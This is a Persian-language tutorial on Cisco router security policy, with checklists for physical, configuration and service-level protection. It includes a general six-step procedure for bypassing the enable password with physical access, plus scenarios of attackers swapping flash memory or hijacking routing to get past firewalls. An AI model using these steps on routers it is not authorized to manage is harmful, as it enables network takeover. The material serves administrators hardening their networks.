اگر نفوذگری به پیکربندی های دینامیک یک روتر دسترسی پیدا کنید به همانصورت به خارجی ترین لایه نیز دسترسی پیدا مینماید گفته بودیم گه در صورت به خطر افتادن امنیت هر لایه داخلی دیگر لایه ها نیز تهدید می شوند عملکرد امنیتی که برای این قسمت تعریف مینماید بایستی این لایه را مورد توجه قرار دهد اغلب برای این قسمت به طور کامل قفل بودن وغیر قابل دسترس بودن این لایه را در نظر میگیرند

خارجی ترین لایه امنیتی در نظر گرفته شده مدیریت روتر و ترافیک داده ها بین شبکه داخلی و شبکه خارجی بین روتر در حال مسیر دهی پکت ها است به این منظور می توانید دو LAN را تصور نمایید البته در این میان عملکرد های امنیتی کل شبکه بر این موضوع تاثیر گذار نیز هست از جمله شناسایی و تعریف پروتکل های مجاز به همراه سرویس ها و انواع پکت هاو قوانینی مدیریتی از این نوع دست قوانینی امنیتی این لایه به شمار می روند
نیازمندیهای امنیتی کلاس بالای خود یک شبکه بایستی بر روی یک روتر نیز تاثیر گذار باشد حتی بر روی خود قواعد امنیتی داخلی یک روتر

**سیاست های امنیتی یک روتر و سیاست های کلی شبکه حاوی روتر مورد نظر**

به طور واضح بایستی سیاست های پیکربندی امنیتی یک روتر در جهت تکمیل سیاست های کلی شبکه حاوی روتر می باشد در واقع روتر بخشی از یک سیاست امنیتی کلی شبکه محسوب می شود بایستی مدیریت روتر ها به صورتی در جهت عملی کردن قواعد کلی شبکه مورد استفاده قرار گیرد . اگر تجربه کاری در این زمینه داشته باشید در بسیاری از شبکه ها روتر ها به علت عدم تطابق با سیاست های کلی شبکه به جای کاهش بار ترافیکی خود به یک مسیله ایجاد ترافیک بر روی شبکه می شوند این امر به خصوص در شبکه هایی که تنظیمات درست بر روی پیکر بندی روتر ها صورت نگرفته است را می توانید مشاهده کنید

برای مثال فرض نمایید یک عملکرد امنیتی شبکه سه نوع نقش را در نظر گرفته

- Administrator
- Operator
- User
-

ممکن است سیاست داخلی امنیتی نعریف شده روتر فقط دو توع Administratorو Operator را شامل شود هرکدام از نقش های تعریف شده بایستی توسط روتر پشتیبانی شوند بدین صورت که بایستی روتر با آنها اجازه تاثیر گذاری کاملی را با در نظر گرفتن مسولیت های اجرایی هر کدام را در نظر بگیرد برای مثال operator شاید حق دسترسی به بخشی از لایه های داخلی روتر را که در بالا به انها اشاره کردیم را داشته باشد بنابراین بایستی سیاست امنیتی داخلی روتر هم این چنین اجازه ای را به این نوع کاربر را بدهد و مثلا Audit Logs ها را مشاهده نماید حال که User دارای چنینی دسترسی در عملکرد داخلی روتر نخواهد بود – در نوعی دیگر شاید قواعد امنیتی داخلی خود روتر بیشتر از خود شبکه تحت آن باشد در این شرایط بایستی روتر سیاست ها کلی شبکه را اجرا نماید و به همان سیاست های کلی پاسخگو باشد برای مثال شاید در شبکه ای دسترسی هایی در حد Admin در یک شبکه داخلی بر روی روتر ها فراموش شده باشد در اینصورت قواعد روتر ها نیز باید به اینصورت باشد که از هر گونه دستیابی های خارجی در سطح مدیریت را جلوگیری نماید

**ساخت یک سیاست امنیتی برای یک روتر**

چندین نکته مهم را درر هنگام تعریف و ساخت چنینی قواعدی را در نظر بگیرید

- سیاست های عملی و معقول را طراحی و مشخص کنید نه فرمان های ویژه و مکانیزم ها ی کلی وقتی سیاست های امنیتی یک روتر مشخص شوند نتایج بدست امده کاملتر از پیکربندی های موردی و روش های تک منظوره می باشد بایستی سیاست عملکردی فراتر از نسخه های نرم افزاری به کار رفته شده در انواع روتر ها باشد و بایستی انطباق پذیری کاملی را از خود نشان دهد نه اینکه بر مشکلات شبکه ای بیفزاید
- تمامی سیاست های امنیتی را که برای حوزه ها و لایه های امنیتی یک روتر که در بالا بر شمردیم را در نظر بگیرید از امنیت فیزیکی اغاز کرده و به طرف لایه های خارجی یعنی پیکربندی های ایستا و داینامیک و همچنینی ترافیک در حال جریان را در نظر بگیرید
- بایستی سیاست عملکرد روترتان تحت سیاست های کلی شبکه مورد نظرتان باشد اگر پروتکل هایی و همچنین سرویس هایی مجاز به استفاده از منابع دیگر شبکه هستند بایستی روتر این اجازه را به این پروتکل ها داده و هر پروتکل تعریف تشده دیگری را بلوکه نماید در ادامه به شما خواهیم گفت که چگونه می توان از خود روتر ها به عنوان دیواره های آتش استفاده نمود این یکی از متد های امنیتی در حفاظت شبکه ها است مدیران امنیتی که قادر هستند روتر های شبکه مورد نظرشان را طوری پیکربندی نمایند که هم عمل مسیر دهی پکت ها به خوبی انجام شود و هم عملیات فیلترینگ داده ها و سرویس ها بدون اخلال در عملکرد اصلی روتر نیز اعمال شود به یکی از عملیات دفاع در عمق دست زده اند گذشتن از چنین لایه دفاعی کار هر نفوذگر و در هر سطحی نیست

در بعضی مواقع ممکن است شناسایی کلیه سرویس ها و پروتکل های اجازه داده شده شناسایی نشوند ممکن است روتر اصلی که به BackBone معروف است به بسیاری از شبکه های خارجی در حال ارسال و دریافت ترافیک داده ها باشد که در اینصورت نمی توانید کلیه سیاست های امنیتی مورد نظر را مورد اجرا قرار دهد که این بستگی به انواع شبکه های در حال ارتباط با سیستم ها و سیاست های امنیتی متفاوت با یکدیگر در حال ارتباط می باشد بایستی در این مواقع که حجم ترافیک داده ها بر روی روتر BaclBone یا پشته شبکه زیاد است بایستی محدودیت های و دسترسی ها به شکل کاملا واضحی روشن با شند تا تحت تاثیر عملکرد قوانینی شبکه قرار گیرند هنگام طرح ریزی یک سیاست کلی از ایجاد فرمان های تک منظوره و همچنینی انحصاری کردن جدا بپرهیزید تا تداخلی در هنگام عملکرد کلی رخ ندهد بایستی سیاست امنیتی روتر مستند بوده باشد تا بتوانید با سیاست ها کلی شبکه و همچنینی دیگر روتر ها تطابق کافی را داشته باشد شبکه ای را در نظر بگیرید که روتر ها ی آن سیاست های متفاوت از یکدیگری را هم با خود با دیگر پروتکل ها در پیش بگیرند اینگونه است که شبکه به حالت Over Control در می اید پس سیاست های دیگر اجرایی را مثل خود روتر ها با یکدیگر را یک جا در نظر بگیرید در صورت عدم تطابق این قواعد ها خطر هایی زیادی برای دسترسی ها نفوذگران در لایه های مختلف پیش می آید و در صورت نفوذ در هر لایه همانطور که گفته شد امنیت دیگر لایه ها نیز به طور جدی به خطر می افتد . هنگامی که سیاست ها کلی امنیتی شبکه تغییرات کلی می کنند بایستی این تغییرات نیز به همان صورت تطابقی در کلیه روتر ها با توجه به نعریف عملکردشان تعریف می شوند به هر جهت در صورت انواع پیکر بندی های متفاوت شبکه ای سیاست های امنیتی داخلی روتر ها هم به همانصورت عوض خواهند شد مثلا به هر جهت هر یک از مسایل زیر که بوقوع بپیوندد نیاز به تطابق و هماهنگی دوباره نیز پیدا می شود

- ایجاد ارتباط جدید بین شبکه محلی با یک شبکه خارجی
- تغییرات عمده مدیریتی و رویه های عملکردی شبکه و همچنینی نیارمندی های جدیدو پیوستن اجزای جدید به شبکه مثلا اگر یک پرینتر به شبکه محلی برای یک سری از یوزر ها تعریف شود بایستی در روتر ها نیز دسترسی اندسته از کاربران نیز تعریف شود
- تغییرات کلی در سیاست های شبکه مادر یا شبکه محلی
- به علت ایجاد یا توسعه توانا ییهای جدید از قبیل VPN یا یک اجزای شبکه همانند Firewall
- شناسایی و دستیابی یک حمله یا خطرات نفوذ جدی

وقتی تغییران عمده ای را بر یک روتر اعمال می کنید به افراد هشدار های لازم را در باره مدیریت روتر را تذکر دهید تا با تغییرات عمده اشنا شوند این یک نکته اساسی و مهم در نگهداری و سر پا نگه داشتن

شبکه است در صورت عدم اینگونه هماهنگی ها ممکن است اشخاصی در سطوح عملکردی متفاوت دوباره سیاست هایی را تعریف نمایند که در اینصورت امنیت کل شبکه به خطر می افتد
بعضی شبکه ها نیز به طور یک جا برای تمامی اجزای شبکه اشان یک سیاست یک جا و غیر قابل تغییر را اعمال می نمایند دقت نمایید که عملکرد های امنیتی داخلی روترتان در اینگونه موارد با ان قواعد کلی هیچ گونه تضادی نداشته باشند

**چک لیست سیاست های کلی برای یک روتر ( سیسکو)**

چک لیست زیر برای کمک رسانی بیشتر شما برای ساخت یک سیاست گذاری مورد تعریف شبکه اتان تهیه شده است بعد از طراحی ساست عملکرد امنیتی روترتان با مراجعه به چک لیست زیر و تطبیق هر کدام موارد گفته شده را اعمال نمایید در آخر چک لیست امنیتی NSA برای IOS ارایه میشود

**امنیت فیزیکی**

- تعیین نمایید که چه کسی حق نصب و برداشتن نصب و همچنیین خارج کردن روتر را دارا است
- نعیین نمایید که چه کسی مجاز به تعمییرات و تعویض قطعات و پیکربندی اجزا روتر می باشد
- تعیین نمایید که چه کسی مجاز به ایجاد ارتباطات با روتر می باشد
- تعریف دقیق کنترل ها به مکان و نحوه استفاده از کنسول و دیگر دسترسی های مستقیم ارتباطات پورت ها
- تعریف رویه های باز اوری و باز سازی روتر به هنگام آسیب های فیزیکی و یا کشف دستکاریهای پنهانی بر روی روتر مورد نظر

**امنیت پیکربندی ساکن Static**

- تعیین نمایید که چه کسی حق استفاده مستقیم از روتر از طریق کنسول و یا دیگر دسترسی های مستقیم به پورت های ارتباطی را دارد
- تعیین نمایید که چه کسی حق دستیابی به روتر در سطح ادمین را دارد
- روش ها و نوع عملکرد ها را برای تغییرات در پیکربندی های ساکن روتر را تعریف نمایید از قبیل تغییرات ثبت وقایع یا نحوه ضبط و یا باز بینی رویه های قبلی
- نوع عملکرد سیاست های کلمه رمز را برای user/login password و یا مشخصات کلمات عبور را برای سطوح مدیریتی تعیین نمایید که شامل لیست شرایط ای که بایتسی کلمات عبور تغییر کنند (به صورت lifetime یا تغییر کارمندان )
- تعیین نمایید که چه کسی حق login به صورت remote را رد دیگر روتر ها را دارا می باشد
- پروتکل ها و رویه ها و همچنینی اجازه های شبکه را برای وارد شدن به روتر ها از طریق remote را تعیین نمایید
- روش های باز اوری روتر و مشخص نمودن اشخاصی که حق دسترسی به روتر را با در جهت پیکربندی های استاتیک دارند را تعریف نمایید
- روش بازرسی ثبت وقایع روتر را که شامل ثبت عملکر های مدیریتی خارجی و همچنینی با زبینی دوباره ثبت وقایع که بر عهده چه کسانی باشد را تعیین نمایید
- روش های استفاده و محدود کردن مدیریت خودکار به صورت از راه دور و همچنیین امکانات مانیتورینگ روتر را مشخص نمایید از جمله SNMP
- رویه هایی پاسخگویی خود روتر در هنگامی که تحت حملات نفوذ گران قرار گرفته است را مشخص نمایید
- سیاست ها مدیریتی برای بروزرسانی و همچنینی موضوعات محرمانه طولانی مدت را بر روی روتر تعیین نمایید بخصوص برای پروتکل های مسیر دهی از قبیل RADIUS-+TACACS-NTP و SNMP
- سیاست بلند مدت کلید رمزنگاری را در صورت وجود برای کلید های رمز نگاری طولانی مدت را مشخص نماید مثلا MD5

**امنیت برای پیکربندیهای داینامیک**

- سرویس های پیکربندی های دینامیک مجاز روتر و همچنینی دستیابی های شبکه به ان سرویس ها را مشخص نمایید
- پروتکل های مورد استفاده برای مسیر دهی پکت ها را بهمراه مشخصه ها امنیتی هر پروتکل را تعریف نمایید
- دسترسی به سایت های نگه داری خودکار و بروز رسانی از جمله ساعت روتر ها را تعیین کنید مثل تنظیمات دستی روتر و یا NTP
- کلید های توافقی رمز نگاری الگوریتم های حفاظت شده برای شناسایی در تونل های VPN با دیگر شبکه ها را تعریف نمایید

**امنیت در سرویس های شبکه**

- پروتکل ها و پورت ها و همچنیین سرویس هایی را که بایستی اجازه رد شدن یا اینکه فیلتر بشوند را می توانید در قسمت سرویس های شبکه برای هر رابط کاربری یا هر ارتباط مشخص نمایید (ورودی ها یا خروجی های اطلاعات ) و تعریف حوزه های دسترسی برای تغییر دادن همان تعریف های بالا – از این قسمت مدیران شبکه ها به صورت یک فایروال سخت افزاری علاوه بر استفاده از خود عملکرد اصلی روتر که همان مسیر دهی پکت ها باشد را در نظر می گیرند اصولا مثلا بر روی روتری چنین تعریف شده باشد که ارتباطات پروتکل Telnet فیلتر شود دیگر همچینین ارتباطات دیگر به لایه های دفاعی داخلی شبکه من جمله دیواره های آتش نمیرسد و از همان ابتدا این نوع ارتباطات بلوکه می شوند هم اکنون بسیاری از Security Manager های با هوش با چنینی ترفتند هایی شبکه اشان را از دست بسیاری از نفوذگران مصون نگه می دارند
- توضیح رویه های امنیتی و قواعد عملکرد در هنگام برخورد باتهیه کنندگان سرویس های خارجی و نگه داری های فنی مورد نیاز مربوط به روتر

تا به اینجا با اصول کلی و بنیادی طراحی یک نوع سیاست امنیتی برای روتر ها به صورت کلی اشنا شدید ولی شاید این سوال برایتان مطرح شده باشد که ایا برای هر روتر به کار رفته و با وجود انواع موجود آیا انجام چنین کاری منطقی است جواب این سوال هم آری است و هم خیر !!!

این بسته به نوع طراحی شما و خواست مشتری و همچنینی به طور اساسی به خود توپولوژی شبکه وابسته بستگی پیدا میکند که چگونه روش پیکربندیهای امنیتی را برای روتر های خود به کار می بندید در بعضی مواقع لازم است یک سری فرمان ها و تنظیمات انحصاری را بر روی یک روتر داخلی یا BackBone اجرا نمایید در بیشتر مواقع برای شبکه های بزرگتر از قبیل MAN یا حتی WAN از Template ها یا چک لیست های امنیتی خود شرکت سازنده برای پیکربندی امنیتی استفاده می گردد لازم به تذکر است که پیکر بندی با چک لیست های شرکت سازنده با نصب روتر با پارامتر های پیش فرض فرق می کند در بعضی مواقع این استنباط می شود که اگر فقط یک مسیر دهی رابرای یک ساب نت تعریف شود روتر در حالت های پیش فرض شرکت سازنده است حال که همگان می دانیم چنین نیست

در بخش های بعدی شما را با یک چک لیست امنیتی برای یک محصول خاص سیسکو بیشتر اشنا می نماییم همیشه به یاد داشته باشید که روتر های دارای پیش فرض های امنیتی خاصی هستند مثلا اگر شما به عنوان مدیر امنیتی SECRET Password را تعیین و پارامتر های انرا مشخص نکنید یک نفوذ گر ابتدا شانس خود را در این حوزه ها بر پایه بی مبالاتی شما حتما امتحان خواهد کرد و عاقبت کار را هم می توانید حدس بزنید همین امر باعث دسترسی نفوذ گر به قسمت ها و لایه های امنیتی خارجی تر داینامیک روتر شده امنیت کلیه منابع داخلی تحت شبکه به خطر می افتند شاید به طور کلی یک سوال در ذهنتان ایجاد شده باشد که به فرض هم یک نفوذ گر یک دسترسی Full Access را هم پیدا کند آن وقت بد ترین سناریوی اتفاقی برای شبکه مورد نظر چیست !!!

جواب خیلی آسان است در توضیح لایه های امنیتی یک روتر برایتان حوزه های مختلفی را بر شمردیم و گفتیم که اگر یک لایه امنیت خود را از دست بدهد امنیت دیگر لایه های مورد بحث هم به همین صورت به خطر می افتند پس جواب سوال فوق هم به همین راحتی مشخص می شود وقتی یک نفوذگر به پایین ترین لایه های شبکه اتان دسترسی پیدا کند دستیابی با لایه های فوقانی از جمله Web Application نیز در دسترس خواهد بود

برای مثال فرض کنید شما یک نفوذگر خبره هستید و به طریقی توانسته اید (در اینجا ما آموزش امن تر کردن روتر ها را به شما یاد آوری می نماییم نه هک روتر ها) کنترل یک روتر را از یک LAN2LAN بدست آورید در اینصورت شما قادر خواهید بود که مسیر دهی پکت ها را براحتی به دیگر اجزای شبکه از جمله دیگر روتر ها را مانیتورینگ نمایید حتی اگر سطح دسترسی شما بالا باشد می توانید مسیر دهی را تغییر داده و به صورت خاصی پکت های منبع را هم به یک از منابع خود مسیر دهی نمایید درکل با بدست آوردن چنین دسترسی هایی هیچ یک دیگر از منابع و پایگاههای داده ای در پشت دیواره های آتش هم در امان نخواهند بود آنچه که در اینجا به صورت کاملا واضحی می شود بیان نمود هیچ گاه یک دیواره آتشی ارتباطات یکی از روتر های شناخته شده خود در شبکه محلی را فیلتر نمیکند پس براحتی با بدست آورد کنترل یک روتر براحتی می توانید هر نوع فایروالی را دور بزنید در بعضی از جا ها با تکیه بر اینکه ما از فایروال سخت افزاری استفاده میکنیم و امکان هر نفوذیرا به صفر می رسانیم بیان می شود ایا به صحت این مطلب تا بحال دقت کرده اید این مفهوم برای زمانی که شبکه تحت نظرتان که با چنینی دیواره ای اتشی حفاظت شده باشند و نفوذگران سعی برحملاتی با استفاده از لایه های بالایی صورت دهند تا حدود زیادی صدق میکند به طور مثال اگر نفوذ گری منابع شبکه اتان را برای باز یا بسته بودن درگاه های مختلف تحت بررسی قرار دهد دیواره اتش با شناسایی آمدن اینها از یک منبع خاص چنینی ارتباطاتی را بلوکه می کند و بسیاری دیگر از مثال ها را می توان در این زمینه بر شمرد تا انجا که بخواهد با استفاده از چنینی لایه هایی به یک شبکه ای با چنینی حفاظتی نفوذ کند جیزی جز آب در هاون کوبیدن نمی توان به این عمل اطلاق کرد

ولی در بالا اگر همانطور که بر شمردیم اگر نفوذگر قصد استفاده از لایه های درونی تر را بنماید انگاه آیا باز هم می توان گفت و به این حرف استناد کرد که چون ما از فایروال سخت افزاری استفاده میکنیم از هر گونه عملیات نفوذی در امان خواهیم ماند . قطعا چنین نخواهد بود ما یکی از روش های هک سخت افزاری رابرای شما باز گو نمودیم مثل بدست آوردن کنترل روتر های تحت یک شبکه روش های متعددی هم در این حوزه در دسترس هستند همانند IP Spoofing , ARP در روش های متعددی از همین زیر لایه ها برای رد کردن چنین حفاظت هایی بهره برداری می شود


باز هم به همان نکته بنیادی علم هک رسیدیم

**همیشه راهی برای نفوذ هست و هیچ سیستمی به طور مطلق ایمن نیست بلکه بایستی آن راه نفوذ را کشف کرد .هنر هک نیز در همین نکته متبلور می شود**

فایل ها و فرم های پیکربندی روتر های مخلف اتان را دسته بندی و ارزش یابی نمایید توجه مورد نیاز در این زمینه خود یک پیروزی و موفقیت بزرگ در بحث امنیت روتر ها محسوب می شود این کپی های فایل های پیکربندی روترها را در حالت OFFLine با کپی فایل های وقایع و پیکربندی روتر های در حال فعالیت بررسی و مقایسه نمایید در این ارزشیابی به نکات و نشانه های مظنون به صورت گیری عملیات هک بهتر پی خواهید برد اینکه بررسی لاگ فایل ها را چه طور بررسی نمایید به تجربه شما نیز بستگی فراوانی دارد در ادامه به نکاتی در این زمینه ها اشاره خواهیم نمود در کل اگر در ثبت وقایع به نکات ناملموس و محسوسی پی بردید براحتی با مقایسه این کپی ها می توانید حدس بزنید که شبکه اتان مورد حجوم قرار گرفته است و یا خیر و اگر چنینی است بدنبال اقدامات احتمالی و پیش گیرانه بروید

اقدامات عملی در جهت امن کردن روتر های سیسکو

تصویر زیر نشان دهنده یک پیکربندی ساده شبکه را نشان می دهد ساختار ها و ادرس های نشان داده شده در دیاگرام زیر فقط برای مثال بکار رفته شده اند و برای رساندن مفهوم بهتر موضوعات در نظر گرفته شده اند درادامه مقاله تمامی نمودار ها و ادرس ها نیز به همین منوال خواهند بود




دیاگرام بالا برای راهنمایی بهتر شما در زمینه امن کردن روتر های سیسکو راه گشا خواهد ولی بدان معنا نیست که این یک ساختار کاملا امن شبکه ای را در اختیار شما قرار می دهد فقط برای آوردن مثال بکار

برده شده است با این وجود شبکه های بسیاری از سازمانها از ساختار هایی به همین شکل استفاده می نمایند . شما نیز در طرح یک شبکه نسبتا امن می توانید به توجه به طراحی خود و نیاز های مشتری یک شبکه نسبتا امن را طراحی نمایید

این بخش در باره روشهای متفاوتی که در جهت افزایش امنیت روتر ها به کار می روند بحث می نماید در بخش قبلی با یک سری تئوری های امنیتی داده ای روتر ها آشنا شید کم کم سعی می نماییم هم به نکات عملی تر و همچنین ارائه روش های کاربردی امنیتی اشاره نماییم همانطور که در بخش مقاله ها در نظر گرفتیم این مقاله دارای 5 بخش مجزا ولی از نظر معنایی به هم مرتبط خواهند بود و به طور طبیعی یک سیر پیچیده تری را پیش خواهد گرفت .

**امنیت سخت افزاری یا فیزیکی**

وقتی شخصی دست یابی مستقیمی به یکی از  اجزای شبکه اتان می کند راهی جز متوقف کردن آن شخص جهت جلوگیری از دستکاری ان اجزا ندارید این مسیله منحصر به اجزای شبکه نمیشود بلکه حتی این مطلب برای دیگر کامپیوتر ها و دستگاه های الکترونیکی و مکانیکی هم صدق می کند این بستگی به سعی و کوشش شما در این زمینه خواهد داشت کارهای زیادی را می توانید در این حوزه برای مشکل شدن اینگونه عملیات ها را بعمل اورید البته اینرا بدانید که از دست یک نفوذگر خبره بهمین راحتی ها هم خلاص نمی شوید ولی می توانید محدودیت های اجرایی ای را اعمال کنید  اجزا و زیر ساختار های شبکه ها از جمله روتر ها یکی از مهمتریم بخش های دفاعی هر سیستمی به شمار می ایند همچنان که نقش یک محافظ را می توانند همانند دیواره های اتش بعمل آورند می توانند خود نیز یک عامل خطرناک برای عوامل نفوذ گر تبدیل شوند از جهاتی می توان به این موضوع به شکل یک شمشیر دو لبه نام برد فقط سوال اینجاست که این لبه تیغ را شما به کدام طرف رهسپار خواهید کرد

اجزای شبکه بویژه روتر ها و سویچ ها و هاب ها نیز بایستی در مکان های حفاظتی و  محدود شده امنیتی قرار گیرند اگر حتی امکانش بود تحت نظارت اشخاصی به صورت 24 ساعته و در کل روز های هفته این نظارت صورت گیرد این کار را با محافظان امنیتی یا سیستم ها ی الکترونیکی یا تر کیبی از هر دو را بعمل آورید البته به این نکته نیز توجه داشته باشید برای افرادی که حق دسترسی به این اجزا را دارند نبایستی این محدودیت ها پیچیده و مشکل زا باشند تا خود به یک مشکل دیگری دچار نشوند

اگر مدیر های سیستمی خواسته باشند که از راه دور و نه با دسترسی مستقیم روتر های مورد نظر را پیکربندی نمایند برای حفاظت در برابر دسترسی های خارجی و همچنینی ایجاد دسترسی های ادمین لیست دستیابی ها را برای ارتباطات کاربران خارجی مشخص و تعریف نمایید
اگر این امکان بود ار ارتباطات رمز شده و دارای کدینگ مشخص برای دسترسی های خارجی ادمین ها استفاده نمایید
برای اینکه اهمیت حفاظت سخت افزاری روتر ها برای شما بیشتر نسبت به کل شبکه اشکار شود بدست آوردن کلمات رمز و عبور را در صورت دسترسی های مستقیم را برای شما می اوریم در این متدها شما به طریقه بدست اوردن کلمات رمز روتر های سیسکو در صورت داشتن دسترسی فیزیکی آشنا می شوید

هشدار : نکاتی که در این حوزه ها گفته خواهد شد فقط برای یادگیری مدیران امنیتی برای افزایش هر چه بیشتر امنیت شبکه های تحت نظرشان اورده می شود  نه اموزش خرابکاری های رایانه ای – مسولیت هر گونه سو ء استفاده از این مطالب بر عهده خود کاربران می باشد

استفاده از این شیوه به صورت منفرد خود یک دسترسی با سطح بالا و کنترل تمام در روتر های سیسکو را فراهم می اورد شما در این قسمت بدون دانستن کلمه رمز به یک دسترسی کامل دست خواهید یافت این روش در بین مدل های روتر ها تا کمی متفاوت می باشد ولی بک نمونه کلی را برای شما خواهم گفت به طور کلی اصول کلی به این ترتیب می باشد – یک مدیر سیستمی یا حتی یک نفوذگر می تواند با ایجاد ارتباط ساده با ترمینال روتر یا ایجاد ارتباط کامپیوترش با یک درگاه روتز با اجرای روند های زیر "روش بازاوری کلمات عبور" را اجرا نماید

مرحله اول : روتر را به صورتی تنظیم کنید که بدون خواندن پیکربندی های حافظه (NVRAM) بوت شود بعضی مواقع هم به این عمل حالت ازمایشی سیستم می نامند Test Mode.

مرحله دوم : سیتم را دوباره بوت نمایید

مرحله سوم : درحالت دستیابی ممکن Enable Mode (اگر سیستم شما در حالت Test mode بوت شود شما این عمل را بدون کلمه عبور انجام خواهیم داد
مرحله چهارم: نمایش کلمه رمز و یا تغییر کلمه رمز و یا پاک نمودن پیکربندی پیش فرض
مرحله پنجم : پیکربندی دوباره روتر برای بالا آمدن به طور طبیعی از NVRAM
مرحله ششم : دوباره راه اندازی سیستم با پیکربندی یا کلمه رمز خودتان

هر کسی که در حوزه کار با روتر های سیسکو تجربه داشته باشد و اگر دسترسی فیزیکی هم فراهم باشد براحتی می تواند یک کنترل کامل را بر روی روتر بدست اورد کلیه انجام این مراحل فوق به یک دقیقه هم نیاز ندارد مرحله 5 بسیار مهم میباشد اگر شما نیاز به بازاوری کلمه عبور را به هر دلیلی نیاز پیدا نمودید می توانید از این متد استفاده کنید دوباره بعد از انجام این نوع اعمال دوباره نویسی تنظیمات راه اندازی روتر را فراموش نکنید اینگونه سهل انگاری ها باعث می شود وقتی روتر به کار گرفته می شود ضعف های امنیتی زیادی را در هنگام بوت نشان دهد

نکته دوم برای کنترل کردن دستیابی های سخت افزاری شامل حافظه های فلش می باشد بسیاری از مدل های روتر های سیسکو دارای شکاف های گسترش PC-Card و شکاف های مخصوص برای حافظه های فشرده فلش CompactFlash Memory برای افزایش میزان حافظه های جانبی میباشند روتر هایی که دارای اینگونه شکاف های مخصوص برای افزایش حافظه ها هستند داری مقبولیت زیاد تری نسبت به انواع بدون شکاف ان می باشند یک هکر با دسترسی سخت افزاری به روتر شبکه های شما می تواند با نصب یک حافظه فلش در یکی از این شکاف های گسترش یا عوض کردن حافظه با یکی از فلش های قدیمی روی روتر می تواند بعد از دوباره راه اندازی روتر با حافظه مورد نظر خود که با عث می شود روتر نسخه IOS و پیکربندی های مورد نظر نفوذگر را که بر روی شکاف فلش نصب شده بود را اجرا نماید اگر چنینی عملیات های خرابکارانه ای صورت گیرد شناسایی چنینی حملاتی بسیار سخت می باشد بهترین مقابله با اینگونه نفوذ گری ها حفاظت های سخت افزاری می باشد که برایتان بر شمردیم نکته دیگر حفاظت پرسنلی می باشند که با اینگونه تجهیزات سر رو کار دارند

یک مسئله مرتبط با حفاظت های فیزیکی مرتبط است با محیط هایی که روتر ها و چنینی اجزایی نگه داری می شوند همانند بسیاری از اجزای شبکه اینگونه تجهیزات نیز به حرارت و یا دما های بالا و هم چنینی رطوبت حساس می باشند اگر روتر ها در یک مکان از نظر پارامتر های محیطی نگه داری نشود می تواند در حین عملیات دچار حادثه های غیر مترقبه شود و خود این مطلب نیز عاملی است در کاهش امنیت خود روتر

محیطی که روتر ها درون آن قرار می گیرند بایستی تهی از محیط های مغناطیسی و الکتروستاتیک باشند تنظیمات دما و رطوبت را کاملا جدی بگیرید همچنینی اگر امکان داشت برای کلیه روتر ها از Uninterruptible Power Supply (UPS), استفاده نمایید به این دلیل که کوچکترین کمبود در توان و ایجاد افت پتانسیل باعث می شود که چنینی تجهیزاتی در حالتهای غیره پیش بینی ای قرار بگیرند

